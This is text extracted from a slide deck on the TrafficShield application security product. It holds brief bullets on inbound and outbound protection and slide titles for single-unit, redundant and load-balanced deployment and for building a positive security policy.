


Application Security with TrafficShield






Application Security with TrafficShield



- **Bi-directional:**
 - Inbound: protection from generalised & targeted attacks
 - Outbound: content scrubbing & application cloaking
- **Application content & context aware**
- **High performance, low latency, high availability, high security**




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


Single Unit Deployment






Redundant Deployment






Load Balanced Deployment






Building a Security Policy





Positive Security



